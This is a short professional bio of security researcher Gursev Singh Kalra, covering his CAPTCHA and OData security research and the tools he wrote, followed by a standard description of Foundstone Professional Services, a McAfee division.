Gursev Singh Kalra serves as a Principal Consultant with Foundstone Professional Services, a division of McAfee. Gursev has done extensive security research on CAPTCHA schemes and implementations. He has written a Visual CAPTCHA Assessment tool TesserCap that was voted among the top ten web hacks of 2011. He has identified CAPTCHA implementation vulnerabilities like CAPTCHA Re-Riding Attack, CAPTCHA Fixation and CAPTCHA Rainbow tables among others. OData security research is also one of his interests and he has authored OData assessment tool Oyedata. He has also developed open source SSL Cipher enumeration tool SSLSmart and has spoken at conferences like ToorCon, OWASP, NullCon, Infosec Southwest and Clubhack.

About Foundstone Professional Services

Foundstone® Professional Services, a division of McAfee, Inc., offers expert services and education to help organizations continuously and measurably protect their most important assets from the most critical threats. Through a strategic approach to security, Foundstone identifies and implements the right balance of technology, people, and process to manage digital risk and leverage security investments more effectively. The company's professional services team consists of recognized security experts and authors with broad security experience with multinational corporations, the public sector, and the US military.